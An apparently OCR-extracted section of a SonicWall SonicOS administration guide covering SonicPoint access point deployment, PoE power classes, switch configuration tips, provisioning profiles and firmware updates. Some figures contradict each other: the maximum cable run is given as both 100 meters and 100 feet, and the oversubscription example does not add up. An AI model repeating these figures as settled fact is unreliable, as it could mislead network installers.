The following are required for a successful SonicPoint deployment:

- SonicOS requires public Internet access for the network security appliance to download and update the SonicPoint firmware images. If the device does not have public Internet access, you will need to obtain and download the SonicPoint firmware manually.
- One or more SonicWall SonicPoint wireless access points.
- If you are using a PoE/PoE+ switch to power the SonicPoint, it must be one of the following:

    - An 802.3at-compliant Ethernet switch for SonicPointACe/ACi/N2
    - An 802.3af-compliant Ethernet switch for other SonicPoint models
- Vendor-specific switch programming notes can be found towards the end of this section for HP, Cisco, Dell, and D-Link. If not, you need to use the power adapter that ships with the SonicPoint or SonicWall's PoE Injector. See the *SonicWall Power over Ethernet (PoE) Injector User's Guide*.
- It is strongly recommended you obtain a support contract for your SonicWall network security appliance as well as the PoE/PoE+ switch. The contract allows you to update to new versions if issues are found on the switch side, on the firewall side, or when new features are released.
- Be sure to conduct a full site survey before installation (see Site Survey and Planning on page 725).
- Check wiring and cable infrastructure to verify that end-to-end runs between SonicPoints and the Ethernet switches are CAT5, CAT5e, or CAT6.
- Check building codes for install points, and work with the building's facilities staff, as some desired install points may violate regulations.

Tested Switches

- Cisco – Most Cisco switches work well; however, SonicWall does not recommend deploying SonicPoints using the Cisco Express switch line.
- Netgear – SonicWall does not recommend deploying SonicPoints using Netgear PoE switches.
- D-Link PoE switches – Shut off all their proprietary broadcast control and storm control mechanisms, as they interfere with the provisioning and acquisition mechanisms in the SonicPoint (see PoE and PoE+ on page 728 regarding this).
- Dell – Ensure to configure STP for fast start on SonicPoint ports.
- Extreme – Ensure to configure STP for fast start on SonicPoint ports.
- Foundry – Ensure to configure STP for fast start on SonicPoint ports.
- HP ProCurve – Ensure to configure STP for fast start on SonicPoint ports.

Wiring Considerations

- Make sure wiring is CAT5, CAT5e, or CAT6 end to end.
- Due to signaling limitations in 802.3af, and 802.3at for SonicPoint AC appliances, Ethernet cable runs should not extend over 100 meters between the PoE switch and the SonicPoint.
- You will need to account for PoE power loss as the cable run becomes longer; this can be up to 16 percent. For longer cable runs, the port requires more power to be supplied.

Site Survey and Planning

- Conduct a full site walk of all areas where SonicPoints will be deployed with a wireless spectrum scanner. Note any existing access points (APs) and the channels they are broadcasting on. SonicWall currently recommends using Fluke or AirMagnet products to conduct full site surveys. You may also wish to try out NetStumbler/MiniStumbler, which while free does a decent job of surveying, providing it works with your wireless card.
- Blueprints of floor plans are helpful; here you can mark the position of APs and the range of the wireless cell. Make multiple copies of these as the site-survey results may cause the original design not to be the best and a new start will be needed. Also, you see where walls, halls, and elevators are located, which can influence the signal. Areas in which users are—and are not—located can be seen. During the site-

survey, keep an eye open for electrical equipment that may cause interference (microwaves, CAT Scan equipment, etc.) In area's were a lot of electrical equipment is placed, also take a look at the cabling being used. In areas with a lot of electrical equipment, also take a look at the cabling being used.

- Survey three dimensionally, as wireless signals cross over to different floors.
- Determine where you can locate APs based on power and cabling. Remember that you should not place APs close to metal or concrete walls, and you should put them as close to the ceiling as possible.
- Use the wireless scanning tool to check signal strengths and noise. Signal-to-noise ratio should at least be 10 dB (minimum requirements for 11 Mbps), however, 20 dB is preferred. Both factors influence the quality of the service.
- Relocate the APs and re-test, depending of the results of your survey.
- Save settings, logs and note the location of the APs for future reference.
- When using older SonicPoint models, if you find that certain areas, or all areas, are saturated with existing overlapping 802.11b/g channels, you may wish to deploy SonicPoints using the 802.11a radio. This provides a much larger array of channels to broadcast on, although the range of 802.11a is limited, and the SonicPoint does not allow for the addition of external antennas.
- When planning, make sure you note the distance of cable runs from where the SonicPoint will be mounted; this must be no more than 100 feet. If you are not using PoE switches, you will also need to consider a power adapter or PoE injector for the SonicPoint. Make sure you are not creating an electrical fire hazard.
- Be wary of broadcasting your wireless signal into areas that you do not control; check for areas where people might be able to leach signal and tune the SonicPoints accordingly.
- For light use, you can plan for 15-20 users for each SonicPoint. For business use, you should plan for 5-10 users for each SonicPoint.
- Plan accordingly for roaming users—this will require tuning the power on each SonicPoint so that the signal overlap is minimal. Multiple SonicPoints broadcasting the same SSID in areas with significant overlap can cause ongoing client connectivity issues.
- Use the scheduling feature in SonicOS to shut off SonicPoints when not in use—it's recommended that you do not operate your SonicPoints during non-business-hours (off nights and weekends).

Channels

The default setting of SonicPoints is auto-channel. When this is set, at boot-up the SonicPoint does a scan to check if there are other wireless devices transmitting. Then, it tries to find an unused channel to use for transmission. Especially in larger deployments, this process can cause trouble. In large deployments, it is recommended to assign fixed channels to each SonicPoint.

TIP: A diagram of the SonicPoints and their MAC Addresses helps to avoid overlaps. It is recommended to mark the location of the SonicPoints and MAC Addresses on a floor-plan.

Wireless Card Tuning

If you are experiencing connectivity issues with laptops, check to see if the laptop has an Intel embedded wireless adapter. The following Intel chip sets are publicly known and acknowledged by Intel to have disconnect issues with third-party wireless access points:

- Intel PRO/Wireless 2100 Network Connection
- Intel PRO/Wireless 2100A Network Connection
- Intel PRO/Wireless 2200BG Network Connection

- Intel PRO/Wireless 2915ABG Network Connection
- Intel PRO/Wireless 3945ABG Network Connection

These wireless cards are provided to OEM laptop manufacturers and are often rebranded under the manufacturers name—for example, both Dell and IBM use the above wireless cards, but the drivers are branded under their own name.

To tune the wireless card:

1 Identify the adapter:

   a Go to Intel's support site.

   b Do a search for **Intel Network Connection ID Tool**.

   c Install and run this tool on any laptop experiencing frequent wireless disconnect issues. The tool identifies which Intel adapter is installed inside the laptop.

2 After you have identified the Intel wireless adapter, go to Intel's support site and download the newest software package for that adapter.

> **IMPORTANT:** It is recommended that you download and install the full Intel PRO/Set package and allow it to manage the wireless card, instead of Windows or any OEM-provided wireless network card management program previously used. SonicWall recommends that you use version 10.5.2.0 or newer of the full Intel PRO/Set Wireless software driver/manager.

3 Be sure to use the Intel wireless management utility and to disable Microsoft's Wireless Zero Config management service—the Intel utility should control the card, not the OS.

4 In the **Advanced** section:

   a Disable the power management by clearing the checkbox next to **Use default value**.

   b Move the slider under the checkbox to **Highest**. This instructs the wireless card to operate at full strength and not go into sleep mode.

   c When you are done, click on the **OK** button to save and activate the change.

   d Reboot the laptop.

5 To the **Advanced** section again:

   a Adjust the roaming aggressiveness by clearing the checkbox next to **Use default value**,.

   b Move the slider under the checkbox to **Lowest**. This instructs the wireless card to stay stuck to the AP it is associated with as long as possible, and only roam if the signal is significantly degraded.

> **TIP:** This is extremely helpful in environments with large numbers of access points broadcasting the same SSID.

   c When you are done, click on the **OK** button to save and activate the change.

   d Reboot the laptop.

If you continue to have issues, you may also try adjusting the Preamble Mode on the wireless card. By default the Intel wireless cards above are set to **auto**. All SonicWall wireless products by default are set to use a Long preamble, although this can be adjusted in the Management GUI.

To adjust the Intel wireless card's preamble setting:

1 Go to the **Advanced** section

2 Clear the checkbox next to **Use default value**.

3 Select **Long Tx Preamble** from the drop-down menu below the checkbox.

4 When you are done, click on the **OK** button to save and activate the change.

5 Reboot the laptop.

PoE and PoE+

Long cable runs cause loss of power; 100-meter runs between SonicPoint and PoE switch may incur up to 16 percent power/signal degradation; because of this, the PoE switch needs to supply more power to the port to keep the SonicPoint operational.

Topics:

SonicPointACe/ACi/N2

Full 802.3at compliance is required on any switch supplying Power over Ethernet/Power over Ethernet plus (PoE/PoE+) to SonicPointACe/ACi/N2. Do not operate SonicPoints on non-compliant switches as SonicWall does not support it.

IMPORTANT: Turn off pre-802.3at-spec detection as it may cause connectivity issues.

SonicPoint ACs (Type 1) can be set to Class 0, 1, 2, or 3 PD. SonicPoint ACs (Type 2) are set to Class 4 PD. The minimum and maximum power output values are as follows:

- Type 1, Class 0 PD uses 0.5 W minimum to 15.4 W maximum
- Type 1, Class 1 PD uses 0.5 W minimum to 4.0 W maximum
- Type 1, Class 2 PD uses 4.0 W minimum to 7.0 W maximum
- Type 1, Class 3 PD uses 7.0 W minimum to 15.4 W maximum
- Type 2, Class 4 PD uses 15.4 W minimum to 30 W maximum

IMPORTANT: A mismatch in Class causes confusion in the handshake and reboots the SonicPoint.

Ensure each SonicPointACe/ACi/N2 is guaranteed to get 25 watts.

Be particularly careful to ensure all PoE/PoE+ switches can provide a minimum of 25 watts of power to each of its PoE ports. For example, a port that supports a SonicPointACe/ACi/N2 needs 25 watts of power. If a switch cannot guarantee each port 25 watts to each port, an external redundant power supply must be added. You need to work closely with the manufacturer of the PoE/PoE+ switch to ensure that enough power is supplied to the switch to power all of your PoE/PoE+ devices.

Legacy and SonicPoint N/Ni/Ne/NDR

Legacy SonicPoints and SonicPoint N/Ni/Ne/NDR are set to Class 0 PD, which uses 0.44W minimum up to 12.95W maximum power.

Full 802.3af compliance is required on any switch supplying PoE to legacy SonicPoints and SonicPoint N/Ni/Ne/NDR. Do not operate SonicPoints on non-compliant switches as SonicWall does not support it.

Turn off pre-802.3af-spec detection as it may cause connectivity issues.

Ensure each port can get 10 watts guaranteed, and set the PoE priority to critical or high.

Spanning-Tree

When an Ethernet port becomes electrically active, most switches by default will activate the spanning-tree protocol on the port to determine if there are loops in the network topology. During this detection period of 50-60 seconds, the port does not pass any traffic—this feature is well-known to cause problems with SonicPoints.

If you do not need spanning-tree, disable it globally on the switch or disable it on each port connected to a SonicPoint device. If this is not possible, check with the switch manufacturer to determine if they allow for fast spanning-tree detection, which is a method that runs spanning-tree in a shortened time so as to not cause connectivity issues. Refer to Sample Dell switch configuration (per interface) on page 731 for programming samples on how to do this.

VTP and GVRP

Turn these trunking protocols off on ports connected directly to SonicPoints as they have been known to cause issues with SonicPoints, especially the high-end Cisco Catalyst series switches.

Port-Aggregation

- Many switches have port aggregation turned on by default, which causes a lot of issues. Port aggregation should be deactivated on ports connected directly to SonicPoints.
- PAGP/Fast EtherChannel/EtherChannel should be turned off on the ports going to SonicPoints.
- LACP should be turned off on the ports going to SonicPoints.

Portshielding SonicPoints

SonicPoints can be portshielded by configuring them as a member of a PortShield group. If the SonicPoints are configured to a X-Series switch, the PortShield group to which it is a member must be configured as a port for a dedicated link. For further information, see SonicOS Support of X-Series Switches on page 359 and the *SonicWall X-Series Solution Deployment Guide*.

Broadcast Throttling/Broadcast Storm

This feature is an issue on some switches, especially D-Link. Disable on a per-port basis if possible, if not, disable globally.

Speed and Duplex

- At present, auto-negotiation of speed and duplex is the only option for SonicPoints.
- Locking speed and duplex on the switch and rebooting the SonicPoint may help with connectivity issues.
- Check the port for errors, as this is the best way to determine if there is a duplex issue (the port will also experience degraded throughput).

Virtual Access Point (VAP) Issues

Only VLAN-supported SonicWall platforms can offer VAP features for existing releases. Each SSID should be associated with the unique VLAN ID to segment traffic in different broadcast domains. SDP/SSPP protocol packets must be untagged before reaching SonicWall WLAN interface or SonicPoint.

The switch between the SonicWall network security appliance and the SonicPoint must be configured properly to allow both untagged SDP/SSPP traffic and tagged traffic with VLAN ID for each VAP SSID.

If at all possible assign each VAP to its own VLAN/Security Zone—this will provide maximum security and, although not explicitly required for PCI compliance, puts you solidly in the green zone.

NOTE: If you use VLANs, do not use the parent interface and do not use the default VLAN.

Troubleshooting

- When creating a Wireless zone and interface, make sure to configure the interface for the number of SonicPoints you wish to support—new interfaces are set to **No SonicPoints** by default. If you do not do this, the network security appliance will not create the necessary DHCP scope and will not acquire any SonicPoints added to the interface.
- If you added SonicPoints and only a certain number were detected and acquired, check interface settings as noted above, as it might be set for too few SonicPoints.
- If throughput seems sluggish, check to see how many SonicPoints you have on an interface — in large deployments it's advisable to spread them across more than one. Try to limit the interfaces to a 4-to-1 oversubscription ratio. For example, if you have a 100Mbps, you can safely attach up to 20 SonicPoints to it and expect reasonable performance.
- The throughput speed on SonicPoints can vary and is limited by the specifications found in the IEEE 802.11 standards: 802.11a/b/g/n/ac.
- Make sure your security zone (the default WLAN, or your own custom wireless zone) has the right settings—they might be blocking traffic for various reasons.
- If the SonicPoints are not being acquired, check the DHCP scopes; they might be off or missing entirely.
- Stuck in provisioning mode? Unplug, clear the profile configuration, reboot, and plug back in.
- For a SonicPoint to be discovered and provisioned, the SonicWall network security appliance must be connected to the Internet.
- On older model SonicPoints, it is NOT advisable to use the same SSID for the 802.11bg and the 802.11a radios, as clients with tri-band cards might experience disconnect issues—name them separately.
- If a SonicPoint cannot find a SonicWall network security appliance, you might have issues as all of the SonicPoints revert to the same default IP address of `192.168.1.20/24`.
- When troubleshooting wireless issues, logging, Syslog, and SNMP are your friends—SonicWall's Global Management System (GMS) package can centralize all of these for all of your SonicWall devices, regardless of location. A free alternative is Kiwi's Syslog Server that can accept Syslog streams and SNMP traps from all SonicWall network security appliances. The most current version can be found here: http://www.kiwisyslog.com/
- Check the network cabling: Is shielded or unshielded TP cable being used?

Troubleshooting Older SonicPoints

If you have an older SonicPoint and it is consistently port flapping, does not power up at all, is stuck reboot cycling, or reports in the GUI as stuck in provisioning, check to see if you are running a current version of the firmware and the SonicWall network appliance has public internet access. You may need a newer SonicPoint.

Resetting the SonicPoint

The SonicPoint has a reset switch inside a small hole in the back of the unit, next to the console port. You can reset the SonicPoint at any time by pressing the reset switch with a straightened paperclip, a tooth pick, or other small, straight object.

The reset button resets the configuration of the mode the SonicPoint is operating in to the factory defaults. It does not reset the configuration for the other mode. Depending on the mode the SonicPoint is operating in, and the amount of time you press the reset button, the SonicPoint behaves in one of the following ways:

- Press the reset button for **at least three seconds**, but **less than eight seconds,** with the SonicPoint operating in Managed Mode to reset the Managed Mode configuration to factory defaults and reboot the SonicPoint.
- Press the reset button for **more than eight seconds** with the SonicPoint operating in Managed Mode to reset the Managed Mode configuration to factory defaults and reboot the SonicPoint in SafeMode.
- Press the reset button for **at least three seconds**, to reset the configuration to factory defaults and reboot the SonicPoint.

Switch Programming Tips

Topics:

Sample HP ProCurve switch commands (per-interface)

- name ‘link to SonicPoint X’
- no lacp
- no cdp
- power critical
- no power-pre-std-detect (note: global command)
- speed-duplex 100-half (note: only if you are seeing FCS errors)
- spanning-tree xx admin-edge-port (note: replace xx with port number)
- mdix-mode mdix

Sample Dell switch configuration (per interface)

- spanning-tree portfast
- no back-pressure
- no channel-group
- duplex half (note: only if you are seeing FCS errors)
- speed 100
- no flowcontrol
- no gvrp enable

- no lldp enable
- mdix on
- mdix auto
- no port storm-control broadcast enable

Sample D-Link switch configuration

The D-Link PoE switches do not have a CLI, so you need to use their web GUI.

NOTE: If you are using multicast in your environment, check with D-Link for the recommended firmware version.

Disable spanning-tree, broadcast storm control, LLDP, and the Safeguard Engine on the switch before adding SonicPoints to the switch, as all may impact their successful provisioning, configuration, and functionality.

SonicPoint Provisioning Profiles

For a SonicPoint overview, see About SonicPoints on page 718.

Topics:

Provisioning Overview

When a SonicPoint unit is first connected and powered up, it has a factory default configuration (IP address: `192.168.1.20`, username: `admin`, password: `password`). Upon initializing, the unit attempts to find a SonicOS device with which to peer.

If the SonicPoint does locate, or is located by, a peer SonicOS device, through the SonicWall Discovery Protocol, an encrypted exchange between the two units ensues wherein the profile assigned to the relevant Wireless zone is used to automatically configure (provision) the newly added SonicPoint unit.

As part of the provisioning process, SonicOS assigns the discovered SonicPoint device a unique name, and records its MAC address and the interface and zone on which it was discovered. It can also automatically assign the SonicPoint an IP address, if so configured, so that the SonicPoint can communicate with an authentication server for WPA-EAP support. SonicOS then uses the profile associated with the relevant zone to configure the 2.4GHz and 5GHz radio settings.

SonicPoint Provisioning Profiles provide a scalable and highly automated method of configuring and provisioning multiple SonicPoints across a Distributed Wireless Architecture. SonicPoint Profile definitions include all of the settings that can be configured on a SonicPoint, such as radio settings for the 2.4GHz and 5GHz radios, SSID's, and channels of operation.

After you have defined a SonicPoint profile, you can apply it to a Wireless zone. Each Wireless zone can be configured with one SonicPoint profile. Any profile can apply to any number of zones. Then, when a SonicPoint is connected to a zone, it is automatically provisioned with the profile assigned to that zone.

SonicOS includes default profiles for three generations of SonicPoints: SonicPointACe/ACi/N2, SonicPoint NDR/Ne/Ni and SonicPoint N. You can modify these profiles or create new ones.

Modifications to profiles do not affect units that have already been provisioned and are in an operational state. Configuration changes to operational SonicPoint devices can occur in two ways:

- **Via manual configuration changes**—Appropriate when a single, or a small set of changes are to be affected, particularly when that individual SonicPoint requires settings that are different from the profile assigned to its zone.
- **Via un-provisioning**—Deleting a SonicPoint unit effectively un-provisions the unit, or clears its configuration and places it into a state where it automatically engages the provisioning process anew with its peer SonicOS device. This technique is useful when the profile for a zone is updated or changed, and the change is set for propagation. It can be used to update firmware on SonicPoints, or to simply and automatically update multiple SonicPoint units in a *controlled* fashion, rather than changing all peered SonicPoints at the same time that can cause service disruptions.

To configure SonicPoint profiles, see Configuring a SonicPoint Profile on page 763.

Updating SonicPoint Firmware

Not all SonicOS firmware contains an image of the SonicPoint firmware. To check, scroll to the bottom of the **SonicPoint > SonicPoints** page and look for the **Download** link.

If your SonicWall appliance has Internet connectivity, it will automatically download the correct version of the SonicPoint image from the firewall server when you connect a SonicPoint.

If your SonicWall appliance does *not* have Internet access, or has access only through a proxy server, you must update the SonicPoint image manually.

To manually update SonicPoint firmware:

1. Download the SonicPoint image from http://www.mysonicwall.com to a local system with Internet access.

   You can download the SonicPoint image from one of the following locations:

   - On the same page where you can download the SonicOS firmware
   - On the Download Center page, by selecting **SonicPoint** in the **Type** drop-down menu

2. Load the SonicPoint image onto a local Web server that is reachable by your SonicWall appliance.

   You can change the file name of the SonicPoint image, but you should keep the extension intact (for example, `.bin.sig)`.

3. In the SonicOS user interface on your SonicWall appliance, in the navigation pane, click **System > Administration**.
4. In the **System > Administration** page, under **Download URL** section, select the appropriate checkbox for the SonicPoint image to download (you can download more than one image):

   - **Manually specify SonicPoint-N image URL (http://)**
   - **Manually specify SonicPoint-Ni/Ne image URL (http://)**
   - **Manually specify SonicPoint-NDR image URL (http://)**
   - **Manually specify SonicPoint-ACe/ACi/N2 image URL (http://)**

5. In the field(s), type the URL for the SonicPoint image file on your local Web server.

   NOTE: When typing the URL for the SonicPoint image file, do NOT include `http://` in the field.

6. Click **Accept**.

SonicPoint N, SonicPointNDR, SonicPoint AC States

NOTE: SonicPoint ACs are supported on appliances running SonicOS 6.2.2 and above.

SonicPoint N, SonicPointNDR, and SonicPoint AC devices can function in and report the following states (in all states listed as follows, SonicPoint refers to SonicPoint N, SonicPointNDR, and SonicPointNDR AC devices):

- **Initializing**—The state when a SonicPoint starts up and advertises itself through SDP prior to it entering into an operational mode.
- **Operational**—After the SonicPoint has peered with a SonicOS device and has its configuration validated, it enters into a operational state, and is ready for clients.
- **Provisioning**—If the SonicPoint configuration requires an update, the SonicOS device engages an SSPP channel to update the SonicPoint. During this brief process it enters the provisioning state.
- **SafeMode**—SafeMode can be engaged by depressing the reset button, or from the SonicOS peer device. Placing a SonicPoint into SafeMode returns its configuration to defaults, disables the radios, and disables SDP. The SonicPoint must then be rebooted to enter a functional state.
- **Non-Responsive**—If a SonicOS device loses communications with a previously peered SonicPoint, it reports its state as non-responsive. It remains in this state until either communications are restored, or the SonicPoint is deleted from the SonicOS device's table.
- **Updating Firmware**—If the SonicOS device detects that it has a firmware update available for a SonicPoint, it uses SSPP to update the SonicPoint's firmware.
- **Downloading Firmware**—The SonicWall appliance is downloading new SonicPoint firmware from the configured URL that you can customize.
- **Downloading Failed**—The SonicWall appliance cannot download the SonicPoint firmware from the configured URL.
- **Writing Firmware**—While the SonicPoint is writing new firmware to its flash, the progress is displayed as a percentage in the SonicOS management interface in the SonicPoint status field.
- **Over-Limit**—By default, up to two SonicPoint devices can be attached to the Wireless zone interface. If more than two units are detected, the over-limit devices reports an over-limit state, and does not enter an operational mode. The number can be reduced from two as needed.
- **Rebooting**—After a firmware or configuration update, the SonicPoint announces that it is about to reboot, and then does so.
- **Firmware failed**—If a firmware update fails, the SonicPoint reports the failure, and then reboots.
- **Provision failed**—In the unlikely event that a provision attempt from a SonicOS device fails, the SonicPoint reports the failure. So as not to enter into an endless loop, it can then be manually rebooted, manually reconfigured, or deleted and re-provisioned.

SonicPoint Auto Provisioning

Topics:

Automatic Provisioning (SDP & SSPP)

The SonicWall Discovery Protocol (SDP) is a layer 2 protocol employed by SonicPoints and devices running SonicOS. SDP is the foundation for the automatic provisioning of SonicPoint units via the following messages:

- **Advertisement** – SonicPoints without a peer periodically and on startup announce or advertise themselves via a broadcast. The advertisement includes information that is used by the receiving SonicOS device to ascertain the state of the SonicPoint. The SonicOS device then reports the state of all peered SonicPoints and takes configuration actions as needed.
- **Discovery** – SonicOS devices periodically send discovery request broadcasts to elicit responses from L2 connected SonicPoint units.
- **Configure Directive** – A unicast message from a SonicOS device to a specific SonicPoint to establish encryption keys for provisioning and to set the parameters for and to engage configuration mode.
- **Configure Acknowledgement** – A unicast message from a SonicPoint to its peered SonicOS device acknowledging a Configure Directive.
- **Keepalive** – A unicast message from a SonicPoint to its peered SonicOS device used to validate the state of the SonicPoint.

If through the SDP exchange the SonicOS device ascertains that the SonicPoint requires provisioning or a configuration update (such as on calculating a checksum mismatch or when a firmware update is available), the Configure directive engages a 3DES encrypted, reliable TCP-based SonicWall Simple Provisioning Protocol (SSPP) channel. The SonicOS device then sends the update to the SonicPoint through this channel, and the SonicPoint restarts with the updated configuration. State information is provided by the SonicPoint and is viewable on the SonicOS device throughout the entire discovery and provisioning process.

Enabling Auto Provisioning

SonicPoint Auto Provisioning can be enabled to automatically provision the following wireless SonicPoint provisioning profiles:

- SonicPoint
- SonicPoint N
- SonicPointNDR
- SonicPoint AC

Initial configuration of a wireless SonicPoint is provisioned from a SonicPoint profile that is attached to the wireless LAN managing zone. After a wireless SonicPoint is provisioned, the profile remains an offline configuration template that is not directly associated with any SonicPoint. So, modifying a profile does not automatically trigger a SonicPoint for reprovisioning.

Before SonicPoint Auto Provisioning was introduced, administrators had to manually delete all SonicPoints, and then synchronize new SonicPoints to the profile, which was time consuming. To simplify configuration and ease management overhead, SonicPoint Auto Provisioning was introduced.

Checkboxes to enable Auto Provisioning for each of the SonicPoint Provisioning Profiles are provided in the **Network > Zones > Configure > Wireless** configuration dialog; see Configuring the WLAN Zone on page 412. By default, the checkboxes for the SonicPoint Provisioning Profiles are not checked and Auto Provisioning is not enabled.

When the checkbox for a provisioning profile is checked and that profile is changed, all SonicPoints linked to that profile are reprovisioned and rebooted to the new operational state.

Topics:

- Remote MAC Access Control for SonicPoints on page 736


Enabling SonicPoint Auto-Provisioning for a WLAN Zone

To enable SonicPoint Auto Provisioning:

1 Navigate to **Network > Zones**.

2 Click the **Edit** icon for a WLAN (or any other wireless) SonicPoint profile. The **Edit Zone** dialog displays.

3 Select the **Wireless** tab.



4 Under **SonicPoint Settings**, select **Auto Provisioning** for each of the SonicPoint Provisioning Profiles you want to be auto provisioned.

5 Click **OK**.

Remote MAC Access Control for SonicPoints

IMPORTANT: You cannot enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled. If you try to enable the Remote MAC address access control option at the same time that the IEEE 802.11i EAP is enabled, this error message displays:

```
Remote MAC address access control can not be set
when IEEE 802.11i EAP is enabled.
```

NOTE: Remote MAC Access Control is also supported for VAPs. See Remote MAC Access Control for VAPs on page 856.

You can enforce radio wireless access control based on a MAC-based authentication policy in a remote RADIUS server. For the procedure for:

- SonicPointACe/ACi/N2, see Remote MAC Address Access Control Settings on page 777.
- SonicPoint N, see Remote MAC Address Access Control Settings on page 801.

SonicPoint Diagnostics Enhancement

A SonicPoint can collect critical runtime data and save it into persistent storage in the global SonicPoint Peer List. If the SonicPoint experiences a failure, the diagnostic enhancement feature allows the firewall managing appliance to retrieve the log data when the SonicPoint reboots. Then, this log data is incorporated into the Tech Support Report (TSR). For more information regarding the TSR, refer to Tech Support Report on page 241.

To enable the SonicPoint-N diagnostic enhancement feature:

1. Navigate to the **System >Diagnostics** page.
2. Select the **SonicPointN Diagnostics** checkbox in the **Tech Support Report** section.
3. Click **Accept**. You can then generate a TSR with information available for the SonicPoint-N Diagnostics by clicking the **Download Report** button.

NOTE: To retrieve the latest SonicPoint-N Diagnostics, you may need to re-synchronize your SonicPoint and SonicWall managing appliance to the latest SonicPoint Firmware.


OAuth Social Login and LHM

SonicOS 6.2.7 and later support OAuth and Social Login for social media such as Facebook, Twitter, and Google+. LHM is also supported. For more information, see Configuring Open Authentication, Social Login, and LHM on page 2019.

SonicPoint Management over SSL VPN

As a part of SonicWall Advanced Management Protocol (SAMP) suite, SonicWall SSL VPN Based Management Protocol (SSMP) uses the SonicWall SSL VPN solution to provide remote SonicPoint N management. SonicPoint N has integrated NetExtender client and supports SSL VPN remote access as SonicPoint N with integrated NetExtender shows.

SonicPoint N with integrated NetExtender



SonicPoint is used as a managed bridge to work with the firewall as a secure wireless solution. The SonicPoint is configured and managed centrally by the SonicWall Gateway. The SonicPoint retrieves the latest firmware and configuration information from the firewall and automatically configures itself.

SAMP manages SonicPoints at Layer 3, and SSMP provides the functionality for running the SonicPoint management protocol over SSL VPN.

Topics:

Configuring SonicPoint Management over SSL VPN

Topics:


Creating a WLAN Tunnel Interface

To create a WLAN Tunnel Interface:


1 Go to the **Network > Interfaces** page,

2 Depending on your appliance, below the **Interface Settings** table, there is either an:

- **Add Interface** drop-down menu:




- **Add WLAN Tunnel Interface** button.

